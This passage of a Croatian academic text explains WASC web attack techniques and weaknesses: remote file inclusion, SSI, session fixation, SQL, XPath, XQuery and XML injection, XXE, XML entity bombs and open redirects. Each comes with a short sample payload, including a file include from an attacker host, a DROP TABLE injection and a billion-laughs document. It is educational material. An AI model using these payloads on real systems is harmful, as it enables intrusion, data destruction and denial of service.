Ova se napadačka tehnika koristi kako bi se otkrili skriveni sadržaji i funkcionalnosti. Pogađanjem (na osnovu istraživanja uz korištenje žive sile) napadač može pogoditi imena sadržaja koji su skriveni (naivno rečeno, zaštićeni). Većina sadržaja je imenovana i smještena prema određenim uvriježenim normama (npr. style.css ili template.css). To se prvenstveno odnosi na privremene datoteke, sigurnosne datoteke, dnevničke zapise, konfiguracijske i druge datoteke. Spomenuti sadržaji mogu sadržavati povjerljive informacije o korisnicima, bazi podataka, drugim sadržajima, hardevrskoj i softverskoj infrastrukturi, i druge. Postoji nekoliko varijacija ovog napada: traženje "standardnih" datoteka i direktorija naslijepo ili dodavanje drugih nastavaka postojećoj datoteci. Ovaj napad poznat je i pod drugim engleskim imenima: Forced Browsing, Forceful Browsing, File Enumeration i Directory Enumeration.

2.2.21. Napad uključivanjem udaljene datoteke - Remote File Inclusion (WASC-05)

Ovaj napad koristi činjenicu da se u pojedinim aplikacijama korisnički uneseni parametri prenose u funkcije za uključivanje datoteka. Napadač može tako uključiti datoteku koja sadrži zlonamjerni programski kod. Gotovo svako okruženje za razvoj internetskih aplikacija ima mogućnost uključivanja datoteka, a najranjiviji je programski jezik PHP. Najčešće se ove funkcije koriste za grupiranje određenih dijelova koda koji objedinjuju pojedine funkcionalnosti. Ako se ovakvi dijelovi koda ubacuju preko HTTP zahtjeva, tada informacijski sustav može biti ranjiv na RFI napade.

Napadači mogu koristiti RFI napad na dva načina:

- Izvršavanjem programskog koda na poslužitelju - kod se u potpunosti izvodi na poslužitelju u kontekstu korisnika poslužitelja. Ako se kod (naredbe) izvode bez zaštitnog omotača (wrapper) napad može voditi do poptunog zatajenja sustava.
- Izvršavanjem programskog koda na klijentskim programima - napadač može ugraditi zlonamjerni programski kod u odgovor koji će pokrenuti korisnik (primjerice, može ugraditi JavaScript kod koji će "ukrasti" korisnički session cookie).

Primjer RFI napada prikazat ćemo odječkom koda programskog jezika PHP:

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

Prethodni kod u prvoj liniji izdvaja naziv datoteke koju prenosi HTTP. U drugoj liniji se naziv datoteke spaja s nastavkom .php i uključuje. Budući da se nikako ne provjerava naziv datoteke (primjerice usporedbom s "bijelom listom"), cijeli sustav možemo kompromitirati, umjesto ispravnim, prikazanim neispravnim URL-om:

```
http://www.target.com/vuln_page.php?file=http://www.attacker.com/malicous
```

Kada ovaj HTTP zahtjev dođe u drugu liniju odsječka koda, ime koje će se dobiti konkatenacijom će biti: `http://www.attacker.com/malicous.php`. Sasvim je jasno da

će se uključiti udaljena datoteka "malicous.php" i da će se zlonamjerni programski kod iz nje izvršiti na poslužitelju.

2.2.22. Napad usmjeravanjem zaobilaznim putem - Routing Detour (WASC-32)

Napad se odnosi prvenstveno na web-usluge (WS) i njihov protokol WS-Routing koji je uključen u zaglavlje SOAP poruke. Zaglavlje SOAP poruka je najmanje zaštićen i provjeravan dio SOAP poruka jer se u njemu nalaze razni parametri o transakciji, poput autentifikacijskih, usmjeriteljskih i drugih. Upravo tu činjenicu napadači mogu iskoristiti da bi SOAP poruku naveli na zaobilazni put. Poruka će doći do odredišta (najčešće), međutim, u svom putovanju može biti proslijeđena i napadaču. Ovaj napad pripada grupi napada "Man in the Middle". Činjenica koju koriste napadači jest ta što dio zaglavlja SOAP-a koje se odnosi na usmjeravanje sadrži sve adrese od polazišta do odredišta. Napadač (koji se nalazi na poslužitelju kroz koji je usmjerena originalna poruka) umeće dodatni "via" element, te tako preusmjeri putanju poruke zaobilazno. Iako se tvrdilo da novi usmjeriteljski protokol za web usluge, WS-Addressing, budući da poruka sadrži samo naredno "stajalište", ne može biti napadnut usmjeravanjem, neka istraživanja pokazuju da je i novi W3C-ov protokol također ranjiv na ovakve ili slične napade.

2.2.23. Napad zlouporabom SOAP polja - SOAP Array Abuse (WASC-35)

Ova se napadačka tehnika odnosi najčešće na korištenje karakteristika DoS napada u komunikaciji SOAP porukama. SOAP polja (SOAP Array) se definiraju tipom "SOAP-ENC:Array" ili nekim tipom izvedenim iz spomenutoga. Imaju jednu ili više dimenzija čiji su elementi označeni rednim brojem mjesta na kojem se pojavljuju. Vrijednost polja predstavljaju serije zapisa koji se pojavljuju u uzlaznim sekvencama. Web-servis koji očekuje SOAP polje može biti meta XML DoS napada tako da se poslužitelja prisili da kreira vrlo veliko polje. Primjer SOAP polja koje može izazvati DoS napad je prikazan u nastavku (obratiti pažnju na veličinu polja):

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <SOAP-ENV:Body>
  <fn:PerformFunction xmlns:fn="foo">
    <DataSet xsi:type="SOAP-ENC:Array" SOAP-ENC:arrayType="xsd:string[100000]">
      <item xsi:type="xsd:string">Podatak1</item>
      <item xsi:type="xsd:string">Podatak2</item>
      <item xsi:type="xsd:string">Podatak3</item>
    </DataSet>
  </fn:PerformFunction>
 </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

2.2.24. Napad injekcijom na poslužitelja - Server-side Include Injection, SSI Injection (WASC-36)

Ova tehnika se temelji na programskom kodu kojeg se ubrizga u web-aplikaciju koji će kasnije biti izvršen lokalno na poslužitelju. Napadačka tehnika injekcijom na poslužitelja se koristi činjenicom da informacijski sustav ne provjerava (dovoljno) korisnički unesene podatke prije njihova umetanja u HTML ili drugu datoteku koja se izvršava na poslužitelju. Sljedeći programski kod prikazuje primjer napada koji će omogućiti ispis sadržaja korijenoskog direktorija na poslužitelju:

```
<!--#exec cmd="/bin/ls /"-->
```

2.2.25. Napad fiksiranjem sjedničkih podataka - Session Fixation (WASC-37)

Napad se odnosi na fiksiranje sjedničkog identifikatora - pokušava se korisniku unaprijed odrediti identifikator sjednice. Nakon što je korisnikov sjednički identifikator eksplicitno određen, napadač čeka da se korisnik logira na stranicu, te se tada predstavlja kao i spomenuti korisnik (poslužitelj odnosno aplikacija vide isti sjednički identifikator). Postoje dva načina upravljanja sjednicama kada se govori o sjedničkom identifikatoru:

- Tolerantni sustavi - omogućuju korisničkim programima (preglednicma) da sami generiraju sjednički identifikator i
- Strogi sustavi - prihvaćaju samo identifikatore koji su kreirani od strane poslužitelja.

Za razliku od krađe sjedničkih podataka u trenutku kad je korisnik logiran, ovaj napad se odvija prije logiranja korisnika.

Većina web-aplikacija za kreiranje sjednice koristi popularne "cookie" koji su najranjiviji. Uobičajno, ovaj napad se provodi u 3 faze:

- Podešavanje sjednice - napadač kreira zamku (trap-session) i dobiva sjednički identifikator.
- Fiksiranje sjednice - napadač dobiveni sjednički identifikator umeće u korisnikov preglednik.
- Ulazak na sjednicu - napadač čeka trenutak kad će se korisnik logirati na sustav i tada preuzima kontrolu odnosno izvršava napad predstavljajući se kao spomenuti korisnik.

Primjeri programskog koda za fiksiranje sjednica su prikazani u nastavku:

- Korištenjem skripte:

```
http://example/<script>document.cookie=
  "sessionid=1234;%20domain=.example.dom";</script>.idc
```

- Korištenjem HTML meta-tagova:

```
http://example/<meta%20http-equiv=Set-
  Cookie%20content="sessionid=1234;%20domain=.example.dom">.idc
```

- Dugoročni napad fiksiranjem sjednice:

```
http://example/<script>document.cookie="sessionid=1234;%20Expires=Friday,%201-
  Jan2020%2000:00:00%20GMT";</script>.idc
```

2.2.26. Napad SQL injekcijom - SQL Injection (WASC-19)

Jedna od najpoznatijih napadačkih tehnika je ubrizgavanje SQL izraza koji će svojom konstrukcijom kompomitirati djelomičnu ili cijelu funkcionalnost sustava. Postoji nekoliko vrsta napada SQL injekcijom.

Pojedini SQL izrazi se mogu dinamički kreirati (SQL Injection using Dynamic Strings) tako što je dio upita kreiran unaprijed, programski, a dio se dopunjava korisničkim podatcima. Primjer ove vrste napada SQL izrazom je prikazan u narednom odsječku programskog koda:

```
SQLCommand = "SELECT Username FROM Users WHERE Username = "'
SQLCommand = SQLComand & strUsername
SQLCommand = SQLComand & "' AND Password = '"
SQLCommand = SQLComand & strPassword
SQLCommand = SQLComand & "'"
strAuthCheck = GetQueryResult(SQLQuery)
```

Ako se kao korisnički podatci unesu sljedeći: `foo, bar' OR "="`, dobit ćemo upit koj izgleda ovako:

```
SELECT Username FROM Users
    WHERE Username = 'foo' AND Password = 'bar' OR "="
```

Ovaj upit će (zbog usporedbe s "=") uvijek biti točan bez obzira na to jesu li "foo" i "bar" stvarni podatci ili ne, za sve zapise u tablici. Ako se ovakav mehanizam koristi za autentifikaciju, napadač koji upiše podatke kako su navedeni iznad će biti logiran u sustav kao prvi ili posljednji korisnik koji se nalazi u tablici.

Drugi način napada SQL injekcijom odnosi se na spremljene procedure (SQL Injection in Stored Procedures). Iako se čini da su pripremljene procedure imune na napade jer se prenosi samo parametar, u nastavku je prikazan programski kod i parametri koji mogu kompromitirati sustav (obrisati tablicu o korisnicima):

```
SQLCommand = "exec LogonUser '" + strUserName + "',"" + strPassword + "'"
```

Napadački parametri: `foo, '; DROP TABLE Users-`

Dobiveni upit:

```
exec LogonUser 'foo','; DROP TABLE Users-'
```

Iako se čini kako je vrlo lako izbjeći navedene probleme, pristup problemu SQL injekcije treba biti sustavan jer se jednim napadom može prouzročiti ogromna šteta, poput prikazanog brisanja podataka iz baze.

2.2.27. Napad zlouporabom preusmjeritelja - URL Redirector Abude (WASC-38)

Preusmjeritelj se koristi za usmjeravanje dolaznih zahtjeva za određenim resursima, najčešće ako zahtjev dolazi na URL koji više nije aktualan. Iako ovi napadi ne

predstavljaju izravne prijetnje informacijskim sustavima, mogu se svrstati u skupinu onih koji će varanjem korisnika doći do povjerljivih informacija. Većina internetskih aplikacija u cilju skupljanja statističkih podataka linkove najčešće stavlja kao preusmjeritelje, a ne kao izravne linkove. Tu činjenicu može iskoristiti i napadač, te primjerice link za stranicu socijalne mreže sa svojih stranica staviti kao preusmjeriteljski, i preusmjeriti ga umjesto na stvarnu, na lažnu stranicu koju je sam izradio. Ako korisniku ponudi i formu za autentifikaciju, može vrlo lako doći do osjetljivih podataka toga korisnika. Primjeri URL-ova su prikazani u nastavku (u drugom URL-u napadač je samo adresu zlonamjerne stranice zapisao u heksadecimaonm zapisu, kako bi zavarao korisnika):

```
http://original_site.com/redirect.html?q=http://evil.com/evil_page.html
http://original_site.com/redirect.html?q=http://%65%76%69%6c%2e%63%6f%6d/
evil_page.html
```

2.2.28. Napad XPATH injekcijom - XPATH Injection (WASC-39)

Slično kao SQL injekcija, i napad XPATH injekcijom je posljedica nedovoljno razrađene taktike korištenja podataka koje unose korisnici za kreiranje upita. Za primjer je prikazana aplikacija koja koristi podatke iz XML dokumenta, a dohvaća ih XPATH-om.

```
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");
XPathNavigator nav = XmlDoc.CreateNavigator();
XPathExpression expr = nav.Compile("string(//user[name/text()=
 '"+TextBox1.Text+"' and password/text()= '"+TextBox2.Text+"']/account/text())");
String account=Convert.ToString(nav.Evaluate(expr));
  if (account=="") {
    // name+password par nije pronadjen u XML dokumentu
    // autentifikacija neuspjela
  } else {
    // racun pronadjen -> autentifikacija uspjela. Nastavak...
  }
```

Ako korisnik unese u tekstualno polje za korisničko ime sljedeći sadržaj:

`' or 1=1 or ''='` rezultat će biti upit:

```
string(//user[name/text()='' or 1=1 or ''='' and
password/text()='foobar']/account/text())
```

koji će prouzročiti to da će uvijek biti dohvaćen prvi zapis (prvi korisnički račun u XML dokumentu) iz XML dokumenta, tj. napadač će biti logiran u sustav kao korisnik čiji se račun nalazi prvi u XML dokumentu.

2.2.29. Napad napuhivanjem XML atributa - XML Attribute Blowup (WASC-41)

Napadačka tehnika napuhivanjem XML atributa je inačica DoS napada primjenjenog na XML dokumetne. Napadač predaje zlonamjerni XML dokument analizatoru XML sintakse (parser) koji potom biva neučinkovito parsiran što dovodi do stopostotnog opterećenja središnje jedinice za procesiranje (procesor). Ključ napada je uključivanje mnogo atributa u jedan XML čvor koje kasnije neučinkoviti analizatori sintakse parsiraju tako što vrijednosti stavljaju u podatkovni spremnik koji primjerice imaju složenost unosa podataka O(n). Ovaj postupak rezultira nelinarnim ukupnim vremenom izvršenja programskog

zadatka (parsiranja). Primjer XML dokumenta koji može izazvati DoS napad prikazan je u nastavku:

```
<?xml version="1.0"?>
<foo a1="" a2="" ... a10000=""/>
```

U prikazanom primjeru u čvoru "foo" se nalazi 10 000 atributa, XML parser će obaviti otprilike 50 milijuna osnovnih operacija (primjerice operacija zbrajanja svih brojeva 1-10 000). Ako svaka operacija traje oko 100 nanosekundi ukupno vrijeme izvršavanja procesiranja cijelog dokumenta je 5 sekundi, veličina dokumenta je oko 90 KB. Dokument sa 100 tisuća atributa bit će procesiran kroz 50 milijardi operacija s ukupnim vremenom procesiranja 500 sekundi, uz veličinu dokumenta od oko 1 MB. U oba slučaja veličina dokumenta se može znatno smanjiti, primjerice imenovanjem atributa s 3 znaka: velikim i malim slovim, te brojevima (moguće generirati 100 tisuća različitih imena). Iako vrlo zanimljiv kao napadačka tehnika, vrlo lako se može informacijski sustav zaštiti od ovakvog napada, primjerice ograničenjem broja atributa ili ograničavanjem veličine XML dokumetna.

2.2.30. Napad korištenjem vanjskih entiteta XML-a - XML External Entites, XXE (WASC-43)

Ova napadačka tehnika se temljelji na činjenici da se ponekad XML dokumenti grade dinamički. Podatci se u XML dokumentu mogu definirati eksplicitno ili pokazivačem na URI gdje se podatci nalaze. Napadač može zamijeniti ispravne podatke podatcima koji su zlonamjerni. U nastavku je prikazan primjer XML dokumenta koji može poslužiti za napad:

```
...
<!DOCTYPE root
[
<!ENTITY foo SYSTEM "file:///c:/winnt/win.ini">
]>
...
<in>&foo;</in>
```

Ključni dio napada događa se u trenutku kad prevoditelj parsira dokument i uključuje vanjske podatke na u element <in>.

2.2.31. Napad proširenjem XML entiteta - XML Entity Expansion (WASC-44)

Ovaj napad iskorištava mogućnost koja se definira u DTD i koja omogućuje kreiranje korisničkih makro-naredbi (entities) koji se kasnije mogu koristiti u XML dokumentu. Napadač rekurzivno definira entitete koji će kasnije tijekom parsiranja zauzeti sve resurse poslužitelja. Postoje i druge inačice ovoga napada i osnova im je prisiljavanje parsera da rekurzivno ili kako drukčije ponavlja određeno procesiranje u beskonačnost (ili vrlo dugo). Najpoznatiji primjer ovakvog napada je zvan "mnogo smijeha" (many laughs ili billion laughs) i prikazan je narednim isječkom iz XML dokumenta:

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY ha "Ha !">
<!ENTITY ha2 "&ha; &ha;">
```

```
<!ENTITY ha3 "&ha2; &ha2;">
<!ENTITY ha4 "&ha3; &ha3;">
<!ENTITY ha5 "&ha4; &ha4;">
...
<!ENTITY ha128 "&ha127; &ha127;">
]>
<root>&ha128;</root>
```

Ovaj napad će najčešće poruzročiti gašenje parsera XML dokumenta s porukom da je nedovoljno memorije za rad, a posljedično bi moglo doći do nefunkcioniranja cijelog sustava. Drugi primjer napada je napad zvan Quadratic Blowup i prikazan je narednim isječkom:

```
<?xml version="1.0"?>
<!DOCTYPE foobar [<!ENTITY x "AAAAA… [100KB Aova] … AAAA">]>
<root>
    <hi>&x;&x; … [30000 referenci na entitet x] … &x;&x;</hi>
</root>
```

Kreiran je jedan entitet veličine 100 KB, i kasnije je korišten u elementu <hi> 30 tisuća puta. Ovaj element će biti korišten negdje u sustavu (primjerice kao SOAP parametar) i sasvim je jasno da može prouzročiti zastoj ili usporeni rad sustava.

2.2.32. Napad XML injekcijom - XML Injection (WASC-23)

Napadačka tehnika kod koje je temelj umetanje neželjenog sadržaja ili struktura u XML dokument može rezultirati neželjenim odvijanjem radnji u sustavu ili umetanjem zlonamjernog sadržaja u rezultat korištenja XML dokumenta. Jednostavni primjer ovog napada je napad kod kojeg se koristi činjenica da se sadržaj elementa CDATA ne parsira i ne validira u odnosu na XML shemu. Primjer napada je:

```
<HTML>
<![CDATA[<IMG SRC=http://www.exmaple.com/logo.gif
        onmouseover=javascript:alert("Attack");>]]>
</HTML>
```

2.2.33. Napad XQuery injekcijom - XQuery Injection (WASC-46)

Napad je vrlo sličan napadu SQL injekcijom, tj. temelji se na istom principu, a to je manipulacija rezultatima upita uslijed nedovoljnog provjeravanja korisnički unesenih podataka. XQuery napad može imati više negativnih učinaka, poput: enumeriranja (predviđanje podataka, saznavanje podataka) različitih parametara u aplikativnoj okolini žrtve, umetanje naredbi koje će se izvršiti na lokalnom poslužitelju ili izvršavanje upita koji će brisati/mijenjati određene podatke. U nastavku su prikazani isječci koda koji ilustriraju napad.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<userlist>
  <user category="group1">
    <uname>jpublic</uname>
    <fname>john</fname>
    <lname>public</lname>
  </user>
  <user category="admin">
    <uname>jdoe</uname>
    <fname>john</fname>
    <lname>doe</lname>
  </user>
  <user ...>
    ...
  </user>
  ...
</userlist>
```

Tipičan XQuery upit koji će vratiti određenog korisnika je:

```
doc("users.xml")/userlist/user[uname="jpublic"]
```

Zamislimo li da se korisničko ime (podebljano) u prethodnom upitu čita iz korisnički unesenog podatka, i da ne postoji provjera unesenog teksta, tekst korisničkog imena možemo upisati ovako: `something" or ""="`. Upit tada izgleda ovako:

```
doc("users.xml")/userlist/user[uname="something" or "'='"]
```

Ovakav upit kao rezultat vraća sve korisnike iz dokumenta.

2.3. Definicije sigurnosnih prijetnji - slabosti (Weaknesses)

U ovome poglavlju obrađena je klasifikacija slabosti informacijskih sustava.

2.3.1. Slabost zbog pogrešnih postavki - Application Misconfiguration (WASC-15)

Mnogi sustavi su pušteni u produkcijski rad s lošim postavkama. Neke od mogućnosti koje se koriste u razvojnom radu nisu isključene, neke su namjerno ostavljene uključenima, a sve to bez jasno definiranih pravila. Primjeri loših (zaboravljenih) postavki su:

- I dalje prisutni uobičajeni testni podatci za pristup (korisničko ime i lozinka, npr.: admin, admin ili test, test, itd.).
- Posebni pristupni mehanizmi.
- Nisu uredno postavljena dopuštenja na određene datoteke i direktorije na poslužitelju.
- Konfiguracijski podatci nisu zaštićeni (npr. XML dokument s podatcima za spajanje na bazu podataka je nezaštićen).

Svi spomenuti i drugi propusti vezani za postavke informacijskog sustava koji je u produkcijskom radu mogu dovesti do neautoriziranog pristupa (osjetljivim) podatcima.

Konkretan primjer ovog napada je propust u php.ini konfiguracijskoj datoteci koja sadrži varijablu za prikaz verzije PHP-a na poslužitelju u zaglavlju (expose_php='on'). Napadač

koji je saznao ovu informaciju može preciznije usmjeriti svoj napad - na točno određenu inačicu PHP-a.

2.3.2. Slabost zbog automatskog izlistavanja sadržaja direktorija - Directory Indexing (WASC-16)

Automatsko indeksiranje (izlistavanje sadržaja direktorija) je funkcija poslužitelja koja, ako određeni direktorij ne sadrži normalnu osnovnu datoteku (normal base file), prikazuje cjelokupni sadržaj direktorija. Normalne osnovne datoteke su: `index.html/home.html/default.htm/default.asp/default.aspx/index.php`.
Pogreška koja dovodi do ovakvog stanja je princip "sigurnost kroz neznanje korisnika" (Security by Obscurity) pretpostavljajući da, budući da na stranicama kojima se javno pristupa ne postoji primjerice izravna veza na datoteku /css/style.css, nitko neće ni znati za spomenutu datoteku. Ova slabost u kombinaciji s prethodnom opisanom može vrlo lako prouzročiti pristup dnevničkim datotekama ili arhivskim datotekama (pristup direktoriju nije onemogućen, a omogućeno je izlistavanje sadržaja). Napadač do važne datoteke može doći upisivanjem sljedećeg URL-a:

```
http://www.weakpage.com/backup/sql/sql-dump.sql
```

Kako bi sustav bio otporan na ovu slabost, praksa je (npr. u JOOMLA CMS-u) da se u svaki direktorij postavi jedan od osnovnih dokumenata (najčešće prazan).

2.3.3. Slabost zbog nepravilnih dopuštenja za pristup datotečnom sustavu - Improper Filesystem Premissions (WASC-17)

Nepravilna dopuštenja postavljena na datotečni sustav su prijetnja povjerljivosti, integritetu i dostupnosti informacijskog sustava. Primjerice, ako je anonimnom korisniku dopušteno mijenjanje određene datoteke (write premission) tada napadač može izmijeniti sadržaj datoteke i tako utjecati na tijek izvođenja sustava.

2.3.4. Slabost zbog nepravilnog korištenja ulaznih podataka - Improper Input Handling (WASC-20)

Nepravilno korištenje ulaznih podataka jedan je od glavnih uzroka slabosti današnjih informacijskih sustava. Općenito govoreći, korištenje ulaznih podataka (input handling) se odnosi na opis funkcionalnosti poput: provjere (validation), transformacije (sanitization), filtriranja (filtering), kodiranja i dekodiranja (encoding/decoding) ulaznih podataka. Aplikacije mogu primati ulazne podatke iz raznih izvora, poput: ljudskog unosa, preglednika ili drugih mrežnih i perifernih uređaja. Formati mogu biti parovi ime:vrijednost, JSON, SOAP i proslijeđeni preko URL-a (URL Query String), POST podatci, HTTP zaglavlja, kolačići (cookies) i drugi. Bez obzira na izvor, format ili način prosljeđivanja, svi ulazni podatci se trebaju smatrati nepovjerljivima i primjereno obraditi. Sustavi koji obrađuju nepovjerljive podatke mogu biti osjetljivi na napade kao što su Buffer Overflow, SQL Injection, OS Commanding, DoS i drugi.

2.3.5. Slabost zbog nepravilnog korištenja izlaznih podataka - Improper Output Handling (WASC-22)

Ova se slabost odnosi na način na koji informacijski sustav generira i razmjenjuje izlazne podatke. Postoji više oblika ove slabosti:

- Pogreške protokola - ne postoji ili je kodiranje izlaznih podataka nepravilno, te slanje neispravnih[2] (invalid) podataka.
- Pogreške sustava - logičke pogreške poput generiranja netočnih[3] (incorrect) podataka ili slanja zlonamjernog sadržaja koji nije filtriran.
- Pogreške vezane za primatelja (korisnika) generiranih podataka.

2.3.6. Slabost zbog curenja informacija - Information Leakage (WASC-13)

Jedna od najčešćih slabosti informacijskih sustava je curenje informacija. Ova vrsta slabosti se generalno može podijeliti na 3 podskupine:

- Pogreška u kojoj se vidljivi programski kod (kod vidljiv svakom korisniku, ili logiranom) sastoji od komentara koji odaju povjerljive informacije (primjerice, kod forme za unos korisničkih podataka stoji komentar sadržaja "defaultni podatci za login su admin, admin"). Ovakve su pogreške najčešće posljedice neprovjerenog puštanja u produkcijski rad.
- Neispravna konfiguracija poslužitelja ili samog IS-a, npr. ispis poruke o pogrešci posebice kod SQL Exceptiona gdje se možebitnom napadaču daju podatci koji mogu otkriti strukturu upita ili druge podatke.
- Razlike u reagiranju sustava na točne i netočne podatke, npr. aplikacija greškom izbaci pogrešku da nije dohvaćen nijedan zapis sa zadanim korisničkim imenom, npr. Null Pointer Exception. Napadač može tada vrlo lako otkriti koje korisničko ime postoji i fiksiranjem korisničkog imena može živom silom pogađati lozinke.

2.3.7. Slabost zbog nesigurnog indeksiranja sadržaja - Insecure Indexing (WASC-48)

Ovakva slabost informacijskih sustava je prijetnja povjerljivosti podataka. Zbog neispravne zaštite pojedinih sadržaja (datoteka) na poslužitelju, napadač može pomoću standardnih tražilica pronaći spomenute sadržaje iako nisu namjenjeni javnosti. Uzrok tomu je da tražilice automatski indeksiraju sadržaje na stranicama. Tako napadač može kombinacijom raznih tehnika napada saznati i cijeli sadržaj kompromitirane datoteke, najčešće samo korištenjem standardnih tražilica.

---

[2] Eng.: invalid. Odnosi se na podatke koji nisu strukturirani ili kodirani prema određenom pravilu, tj. ne mogu uspješno proći validaciju u odnosu na pravilo. Različito od "netočno".

[3] Eng.: incorrect. Odnosi se na podatke koji nisu točni, primjerice rezultat operacije zbrajanja dva pribrojnika, 2 i 3, je netočan ako je različit od 5. Različito od "naispravno".

2.3.8. Slabost zbog nedovoljne anti-automatizacije - Insufficient Anti-Automation (WASC-21)

Informacijski sustav je izložen ovakvoj vrsti slabosti ako se određeni procesi koji prvobitno trebaju biti namjenjeni za ručni rad, poput stvaranja korisničkih računa, mogu automatizirati sa strane korisnika. Funkcionalnosti koje su najčešće mete napada, a napadi uspijevaju zbog opisane slabosti, su:

- Obrazac za unos korisničkih imena i lozinki - napadač može automatizirati napad živom silom i pogađati korisničke podatke za pristup.
- Obrasci za slanje elektroničkih poruka - napadač može automatizirati slanje prekomjerne količine poruka.
- Obrasci za unos podataka koji se koriste za formiranje SQL upita - napadač može automatizirati unos "teških" upita (Kartezijevi produkti, višestruko pridruživanje...) i tako prouzročiti DoS napad.
- E-kupovina/E-poslovanje - sustavi za elektroničko poslovanje koji podržavaju i neljudske kupce mogu biti iskorišteni tako što će se automatiziranim postupkom kupiti velika količina određenih proizvoda (primjerice sve ulaznice za sportski događaj).

2.3.9. Slabost zbog nedostatka autentifikacije - Insufficient Authentication (WASC-01)

Ako informacijski sustav dopušta (bolje rečeno ne sprječava) pristup osjetljivim resursima bez dostatne autentifikacije, radi se o slabosti. Primjer ovakvih slabosti su administratorski alati koji su dostupni javno, a najčešće su samo smješteni u drugi direktorij. Najjednostavniji primjer je JOOMLA CMS koji administratorske resurse smješta u direktorij "administrator", a jednostavnim dodatkom na osnovni URL se dolazi do obrasca za logiranje administratora (`www.domena.com/administrator`). Ovakva se praksa treba izbjegavati, posebice kod sustava za elektroničko poslovanje.

2.3.10. Slabost zbog nedovoljno kvalitetnog oporavka korisničkih podataka - Insufficient Password Recovery (WASC-49)

Ova slabost se pojavljuje kada informacijski sustav ne sprječava napadača da ilegalno dobije, promijeni ili oporavi korisničke podatke (najčešće lozinke) nekog korisnika. Primjeri koncepata za oporavak podataka su: tajno pitanje, hint (podsjetnik), drugi osobni podatci. Nakon što korisnik dokaže da je onaj za kojeg se predstavlja bit će mu prikazani ili poslani na elektroničku poštu novi korisnički podatci. Napadači ovu funkcionalnost mogu iskoristiti pomoću napada živom silom ili čak jednostavnim pogađanjem pojedinih podataka.

2.3.11. Slabost zbog nedovoljne provjere tijeka izvođenja procesa - Insufficient Process Validation (WASC-40)

U slučaju da aplikacija ne sprječava pokušaje da se zaobiđu namjeravani tijekovi izvođenja, radi se o slabosti. Dvije su vrste:

- Kontrola tijeka - radi se o procesima kod kojih je određene korake potrebno proći u zadanom redoslijedu. Napadač može izazvati smetnje u normalnom radu sustava ako namjerno preskoči pojedini korak ili ih obavi u drugom redoslijedu od planiranog.
- Poslovna logika - radi se o izvođenju pojedinih procesa na način na koji su definirani pravilima poslovne logike. Primjerice, ako napadač uspije napraviti "checkout" prazne košarice, vjerojatno se radi o pogreški u sustavu, jer se ne treba praviti narudžba za nijedan proizvod niti izdati račun na iznos 0,00 [valute].

Konkretni primjeri zaobilaženja pravila poslovne logike su:

- Ulagačke kuće E-trade[4] i Schwab[5] u procesu prijave na stranice (sign-up) nisu provjeravale ograničenje da samo jedan bankovni račun može biti povezan sa samo jednim korisnikom. Tako su korisnici registrirali desetke tisuća korisničkih računa sa samo nekoliko bankovnih računa. Procjena gubitka ovih kompanija je oko 50-ak tisuća američkih dolara [61] .
- QVC[6] je izgubio više od 400 tisuća američkih dolara kad je jedna korisnica otkrila da može naručiti i platiti proizvod preko QVC, a zatim odmah otkazati narudžbu, a i dalje primiti naručene proizvode [61] .

2.3.12. Slabost zbog nepravilnog isteka korisničke sjednice - Insufficient Session Expiration (WASC-47)

Ova se slabost odnosi na određivanje trajanja korisničke sjednice. Trajanje se može odrediti kao apsolutno ili kao trajanje u neaktivnosti. U svakom slučaju, predugo trajanje odgovara napadačima, a prekratko trajanje sjednice može onemogućiti korisnicima normalan rad.

2.3.13. Slabost zbog nedovoljne zaštite transportnog sloja - Insufficient Transport Layer Protection (WASC-04)

Ako se za prijenos podataka između klijenta i poslužitelja ne koriste zaštitni mehanizmi (obično su to SSL/TLS) koji pružaju zaštitu kriptiranjem podataka (kriptirana komunikacija), radi se o slabosti koja može dovesti do curenja povjerljivih podataka,

[4] Vidi: https://us.etrade.com/e/t/home

[5] Vidi: https://www.schwab.com/public/schwab/home/welcomep.html

[6] Vidi: http://www.qvc.com/

čitanja podataka od trećih strana, ulaska u i prisluškivanja komunikacije i do modificiranja podataka koji se šalju između spomenutih entiteta.

2.3.14. Slabost zbog neispravnih postavki na poslužitelju - Server Misconfiguration (WASC-14)

Navedena slabost se najčešće odnosi na predodređene postavke na poslužiteljima, testne certifikate, konfiguracijske datoteke i slične resurse i postavke poslužitelja za koje napadači znaju ili koje mogu predvidjeti i tako naštetiti sustavu u cjelini.

2.4. Nastanak i porijeklo prijetnji

Svaka od prijetnji ispravnom funkcioniranju informacijskog sustava uzrokovana je pogreškama u određenim dijelovima razvoja ili produkcijskog rada sustava. Općenito, faze u kojima nastaju pogreške koje omogućuju napade ili koje su uzrok pojedinih slabosti mogu se podijeliti u 3 skupine:

- Dizajn - pokriva slabosti koje nastaju zbog nepravilnog dizajna samog sustava ili zbog izrade sustava na način koji odstupa od preporučenog ili zahtijevanog.
- Implementacija - pokriva slabosti koje nastaju zbog loše implementacije zamisli i tehnologija koje su određene dizajnom.
- Produkcija (deployment, postavljanje sustava u produkcijski rad) - pokriva slabosti koje su posljedica loših procedura za puštanje u produkcijski rad ili su posljedica neispravne konfiguracije poslužitelja.

Slika 1. prikazuje podjelu sigurnosnih prijetnji prema fazama u kojima nastaju.

Ranjivost	Dizajn	Implementacija	Produkcija
Abuse of Functionality	X		
Application Misconfiguration		X	X
Brute Force	X	X	
Buffer Overflow		X	
Content Spoofing		X	
Credential/Session Prediction		X	
Cross-Site Scripting		X	
Cross-Site Request Forgery	X	X	
Denial of Service	X	X	
Directory Indexing			X
Format String		X	
HTTP Response Smuggling		X	
HTTP Response Splitting		X	
HTTP Request Smuggling		X	
HTTP Request Splitting		X	
Integer Overflows		X	
Improper Filesystem Permissions		X	X
Improper Input Handling		X	
Improper Output Handling		X	
Information Leakage	X	X	X
Insecure Indexing		X	X
Insufficient Anti-automation	X	X	
Insufficient Authentication	X	X	
Insufficient Authorization	X	X	
Insufficient Password Recovery	X	X	
